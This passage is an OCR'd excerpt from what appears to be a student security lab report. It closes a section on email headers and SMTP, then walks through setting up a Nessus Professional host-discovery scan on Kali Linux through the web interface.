


And we can see the traffics that out email had to go through to reach our mail box

SMTP(Simple Mail Transfer Protocol) SMTP is a text-based protocol designed to be limited to printable ASCII characters. This is accomplished using a request-response structure

ESMTP(Extended SMTP) : has additional functionality to SMTP such as it supports TLS(Transport Layer Security)

6. We can see the Raw header too by clicking on Show Raw header



3.PORT SCANNING AND ANALYSIS USING NESSUS PROFFESIONAL

github link : https://github.com/MishaDey/Nessus_Professional_Port_Scanning_and_Analysis

WHAT IS NESSUS ?

Nessus is an open source, complete, cross-platform vulnerability scanner with command-line and GUI. It is one of the most common vulnerability assessment tools currently in use Nessus employs the Nessus Attack Scripting Language (NASL), a simple language that describes individual threats and potential attacks.

USES OF NESSUS :

- **Compatibility with computers and servers of all sizes.**
- **Detection of security holes in local or remote hosts.**
- **Detection of missing security updates and patches.**
- **Simulated attacks to pinpoint vulnerabilities.**
- **Execution of security tests in a contained environment.**
- **Scheduled security audits.**

TOOLS USED :


1. Nessus Professional

2. Operating System : Kali Linux


3. Browser : Google Chrome


PORT SCANNING AND ANALYSIS USING NESSUS :

1. **We go to https://localhost:8834/ and Enter Credentials**



2.Create a new scan, choose Host Discovery





2. Configuration of the New Scan




Figure: Basic Configuration Settings




Figure: Discovery Settings





Figure: Configure Custom Discovery Settings



Manually select the UDP (User Datagram Protocol), ICMP(Internet Control Message Protocol), TCP(Transmission Control Protocol) and ARP(Address Resolution Protocol) port methods




Figure: Report Settings Configuration

